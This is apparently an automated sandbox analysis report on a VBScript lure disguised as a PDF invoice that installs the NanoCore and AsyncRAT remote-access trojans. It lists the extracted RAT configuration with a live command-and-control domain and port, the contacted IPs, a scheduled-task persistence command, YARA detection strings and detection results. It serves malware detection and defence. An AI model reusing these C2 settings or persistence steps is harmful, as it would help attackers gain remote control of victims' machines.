ID: 404165
Sample Name: Invoice No F1019855_PDF.vbs
Cookbook: default.jbs
Time: 19:08:52
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Invoice No F1019855_PDF.vbs

Overview

General Information

Sample Name:	Invoice No F1019855_PDF.vbs
Analysis ID:	404165
MD5:	ce4dcec84bfeba4..
SHA1:	c31021953c59af1..
SHA256:	ca85b069b028fc3..
Tags:	NanoCore RAT vbs
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Nanocore AsyncRAT

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Benign windows process drops PE f…
- Detected Nanocore Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: NanoCore
- VBScript performs obfuscated calls …
- Yara detected AsyncRAT
- Yara detected Nanocore RAT
- .NET source code contains potentia…
- .NET source code references suspic…
- C2 URLs / IPs found in malware con…

Classification



Startup

- **System is w10x64**
- wscript.exe (PID: 6428 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\Invoice No F1019855_PDF.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - ame.exe (PID: 6592 cmdline: 'C:\Users\user\AppData\Local\Temp\ame.exe' MD5: F7F64EC1756119F19D52FB140E22382F)
    - wscript.exe (PID: 6700 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\tmp4DD8.tmp.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
      - schtasks.exe (PID: 5544 cmdline: 'C:\Windows\System32\schtasks.exe' /create /sc onlogon /rl highest /tn Notepads.exe /tr 'C:\Users\user\AppData\Roaming\Notepads.exe MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
        - conhost.exe (PID: 5564 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - Notepads.exe (PID: 5444 cmdline: 'C:\Users\user\AppData\Roaming\Notepads.exe' MD5: F7F64EC1756119F19D52FB140E22382F)
  - fi.exe (PID: 6616 cmdline: 'C:\Users\user\AppData\Local\Temp\fi.exe' MD5: 86A588C5A10A04AF998DBAD9FF9A31D1)
- dhcpmon.exe (PID: 6952 cmdline: 'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe' MD5: 86A588C5A10A04AF998DBAD9FF9A31D1)
- Notepads.exe (PID: 2152 cmdline: C:\Users\user\AppData\Roaming\Notepads.exe MD5: F7F64EC1756119F19D52FB140E22382F)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "ac555290-50d4-4120-9390-e76e4f94",
  "Group": "Start Up",
  "Domain1": "sys2021.linkpc.net",
  "Domain2": "",
  "Port": 11940,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Enable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4ibx53ALvuTHC2wskqA=="
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\fi.exe	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
C:\Users\user\AppData\Local\Temp\fi.exe	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xff05:$x1: NanoCore Client.exe • 0x1018d:$x2: NanoCore.ClientPluginHost • 0x117c6:$s1: PluginCommand • 0x117ba:$s2: FileCommand • 0x1266b:$s3: PipeExists • 0x18422:$s4: PipeCreated • 0x101b7:$s5: IClientLoggingHost
C:\Users\user\AppData\Local\Temp\fi.exe	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
C:\Users\user\AppData\Local\Temp\fi.exe	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfef5:$a: NanoCore • 0xff05:$a: NanoCore • 0x10139:$a: NanoCore • 0x1014d:$a: NanoCore • 0x1018d:$a: NanoCore • 0xff54:$b: ClientPlugin • 0x10156:$b: ClientPlugin • 0x10196:$b: ClientPlugin • 0x1007b:$c: ProjectData • 0x10a82:$d: DESCrypto • 0x1844e:$e: KeepAlive • 0x1643c:$g: LogClientMessage • 0x12637:$i: get_Connected • 0x10db8:$j: #=q • 0x10de8:$j: #=q • 0x10e04:$j: #=q • 0x10e34:$j: #=q • 0x10e50:$j: #=q • 0x10e6c:$j: #=q • 0x10e9c:$j: #=q • 0x10eb8:$j: #=q
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
Click to see the 5 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000003.325858053.0000016C141F0000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1014d:$x1: NanoCore.ClientPluginHost • 0x1018a:$x2: IClientNetworkHost • 0x13cbd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000001.00000003.325858053.0000016C141F0000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000001.00000003.325858053.0000016C141F0000.00000004.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfeb5:$a: NanoCore • 0xfec5:$a: NanoCore • 0x100f9:$a: NanoCore • 0x1010d:$a: NanoCore • 0x1014d:$a: NanoCore • 0xff14:$b: ClientPlugin • 0x10116:$b: ClientPlugin • 0x10156:$b: ClientPlugin • 0x1003b:$c: ProjectData • 0x10a42:$d: DESCrypto • 0x1840e:$e: KeepAlive • 0x163fc:$g: LogClientMessage • 0x125f7:$i: get_Connected • 0x10d78:$j: #=q • 0x10da8:$j: #=q • 0x10dc4:$j: #=q • 0x10df4:$j: #=q • 0x10e10:$j: #=q • 0x10e2c:$j: #=q • 0x10e5c:$j: #=q • 0x10e78:$j: #=q
00000001.00000002.336048094.0000016C170D0000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1021d:$x1: NanoCore.ClientPluginHost • 0x1025a:$x2: IClientNetworkHost • 0x13d8d:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000001.00000002.336048094.0000016C170D0000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 52 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.dhcpmon.exe.424e434.4.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xd9ad:$x1: NanoCore.ClientPluginHost • 0xd9da:$x2: IClientNetworkHost
7.2.dhcpmon.exe.424e434.4.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xd9ad:$x2: NanoCore.ClientPluginHost • 0xea88:$s4: PipeCreated • 0xd9c7:$s5: IClientLoggingHost
7.2.dhcpmon.exe.424e434.4.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
3.0.ame.exe.500000.0.unpack	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
1.2.wscript.exe.16c170d0090.5.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe38d:$x1: NanoCore.ClientPluginHost • 0xe3ca:$x2: IClientNetworkHost • 0x11efd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
Click to see the 72 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: WScript or CScript Dropper


Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file
Found malware configuration
Multi AV Scanner detection for dropped file
Multi AV Scanner detection for submitted file
Yara detected Nanocore RAT
Machine Learning detection for dropped file

Networking:

C2 URLs / IPs found in malware configuration
Connects to many ports of the same IP (likely port scanning)
Potential malicious VBS script found (has network functionality)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected AsyncRAT
Contains functionality to log keystrokes (.Net Source)

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

.NET source code contains potential unpacker

Boot Survival:

Yara detected AsyncRAT

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AsyncRAT

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

.NET source code references suspicious native API functions

Lowering of HIPS / PFW / Operating System Security Settings:

Yara detected AsyncRAT

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:

Detected Nanocore Rat


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Scripting 2 2 1	Windows Service 2	Access Token Manipulation 1	Disable or Modify Tools 1	Input Capture 1 2 1	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Native API 1	Scheduled Task/Job 2	Windows Service 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 3	Remote Desktop Protocol	Input Capture 1 2 1	Exfiltration Over Bluetooth
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Process Injection 1 2	Scripting 2 2 1	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration
Local Accounts	Scheduled Task/Job 2	Logon Script (Mac)	Scheduled Task/Job 2	Obfuscated Files or Information 1 2 1	NTDS	Security Software Discovery 2 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 2	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Timestomp 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 1 2	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscate Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Hidden Files and Directories 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Invoice No F1019855_PDF.vbs	29%	Virustotal		Browse
Invoice No F1019855_PDF.vbs	23%	ReversingLabs	Script-WScript.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Notepads.exe	100%	Avira	TR/Dropper.Gen	
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	100%	Avira	TR/Dropper.MSIL.Gen7	
C:\Users\user\AppData\Local\Temp\ame.exe	100%	Avira	TR/Dropper.Gen	
C:\Users\user\AppData\Local\Temp\fi.exe	100%	Avira	TR/Dropper.MSIL.Gen7	
C:\Users\user\AppData\Roaming\Notepads.exe	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\ame.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\fi.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	81%	Virustotal		Browse
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	91%	Metadefender		Browse
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	100%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoCore	
C:\Users\user\AppData\Local\Temp\ame.exe	62%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\ame.exe	76%	ReversingLabs	ByteCode-MSIL.Backdoor.AsyncRAT	
C:\Users\user\AppData\Local\Temp\fi.exe	81%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\fi.exe	91%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\fi.exe	100%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoCore	
C:\Users\user\AppData\Roaming\Notepads.exe	76%	ReversingLabs	ByteCode-MSIL.Backdoor.AsyncRAT	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.dhcpmon.exe.c40000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
3.2.ame.exe.500000.0.unpack	100%	Avira	HEUR/AGEN.1106066		Download File
7.0.dhcpmon.exe.c40000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
3.0.ame.exe.500000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
26.0.Notepads.exe.ee0000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
26.2.Notepads.exe.ee0000.0.unpack	100%	Avira	HEUR/AGEN.1106066		Download File
30.0.Notepads.exe.f40000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
4.2.fi.exe.4f70000.10.unpack	100%	Avira	TR/NanoCore.fadte		Download File
30.2.Notepads.exe.f40000.0.unpack	100%	Avira	HEUR/AGEN.1106066		Download File
4.0.fi.exe.40000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
4.2.fi.exe.40000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sys2021.linkpc.net	79.137.109.121	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
	true	• Avira URL Cloud: safe	low
sys2021.linkpc.net	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	ame.exe, 00000003.00000002.537233135.0000000002BC0000.00000004.00000001.sdmp	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
191.96.25.26	unknown	Chile		40676	AS40676US	false
79.137.109.121	sys2021.linkpc.net	France		16276	OVHFR	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404165
Start date:	04.05.2021
Start time:	19:08:52
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 16s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Invoice No F1019855_PDF.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winVBS@14/9@20/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 38% (good quality ratio 27.1%) • Quality average: 51.9% • Quality standard deviation: 40.6%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs

Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.193.48, 104.42.151.234, 92.122.145.220, 52.147.198.201, 40.88.32.150, 93.184.221.240, 168.61.161.212, 20.82.210.154, 92.122.213.247, 92.122.213.194, 13.107.4.50, 52.155.217.156, 40.64.100.89, 20.54.26.129, 184.30.24.56, 20.50.102.62 • Excluded domains from analysis (whitelisted): mw1eap.displaycatalog.md.mp.microsoft.com.akadns.net, displaycatalog-rp-uswest.md.mp.microsoft.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, hlb.apr-52dd2-0.edgecastdns.net, watson.telemetry.microsoft.com, elasticShed.au.au-msedge.net, au-bg-shim.trafficmanager.net, consumerrp-displaycatalog-aks2eap-uswest.md.mp.microsoft.com.akadns.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, displaycatalog-uswesteap.md.mp.microsoft.com.akadns.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, au.au-msedge.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, 2-01-3cf7-0009.cdx.cedexis.net, store-images.s-microsoft.com-c.edgekey.net, Edge-Prod-FRA.env.au.au-msedge.net, wu-fg-shim.trafficmanager.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wu.azureedge.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, cs11.wpc.v0cdn.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, wu.wpc.apr-52dd2.edgecastdns.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, wu.ec.azureedge.net, ctldl.windowsupdate.com, c-0001.c-msedge.net, e1723.g.akamaiedge.net, download.windowsupdate.com, afdap.au.au-msedge.net, skypedataprdcoleus16.cloudapp.net, au.c-0001.c-msedge.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtEnumerateKey calls found. • Report size getting too big, too many NtOpenKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:09:46	API Interceptor	956x Sleep call for process: fi.exe modified
19:09:47	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run DHCP Monitor C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe

Time	Type	Description
19:11:22	Task Scheduler	Run new task: Notepads.exe path: C:\Users\user\AppData\Roaming\Notepads.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
191.96.25.26	Spec_PDF.vbs	Get hash	malicious	Browse	
	SpecPDF.vbs	Get hash	malicious	Browse	
79.137.109.121	Transcation03232016646pdf.exe	Get hash	malicious	Browse	
	NEW SC #ORDER.exe	Get hash	malicious	Browse	
	NEW SC #ORDER.exe	Get hash	malicious	Browse	
	NEW SC.exe	Get hash	malicious	Browse	
	NEW SC.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
sys2021.linkpc.net	Spec_PDF.vbs	Get hash	malicious	Browse	• 105.112.11.245
	SpecPDF.vbs	Get hash	malicious	Browse	• 179.43.166.32

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS40676US	2f50000.exe	Get hash	malicious	Browse	• 38.39.192.78
	PT6-1152.doc	Get hash	malicious	Browse	• 45.61.136.72
	PT6-1152.doc	Get hash	malicious	Browse	• 45.61.136.72
	wMqdemYyHm.exe	Get hash	malicious	Browse	• 104.217.14 1.249
	70pGP1JaCf6M0kf.exe	Get hash	malicious	Browse	• 107.160.23 2.135
	Spec_PDF.vbs	Get hash	malicious	Browse	• 191.96.25.26
	8CgG2kY3Ow.dll	Get hash	malicious	Browse	• 45.61.138.153
	DHL_S390201.exe	Get hash	malicious	Browse	• 45.34.249.30
	978463537_BL FOR APPROVAL.doc	Get hash	malicious	Browse	• 45.34.114.71
	SpecPDF.vbs	Get hash	malicious	Browse	• 191.96.25.26
	7mB68AZqJs.exe	Get hash	malicious	Browse	• 104.217.143.44
	q3uHPdoxWP.exe	Get hash	malicious	Browse	• 172.107.55.6
	NMpDBwHJP8.exe	Get hash	malicious	Browse	• 172.107.55.6
	OrSxEMsYDA.exe	Get hash	malicious	Browse	• 107.160.118.15
	swift note.xlsx	Get hash	malicious	Browse	• 107.160.118.15
	sgJRcWvnkP.exe	Get hash	malicious	Browse	• 107.160.118.15
	YPJ9DZYIpO	Get hash	malicious	Browse	• 107.169.29.204
	IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 45.34.238.253
	YZ1q5HY7kK.exe	Get hash	malicious	Browse	• 104.217.62.116
	ORDER6798ERA-LBT.exe	Get hash	malicious	Browse	• 172.107.43.183
OVHFR	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159
	SecuriteInfo.com.W32.MSIL_Troj.ASI.genEldorado.27642.exe	Get hash	malicious	Browse	• 66.70.204.222
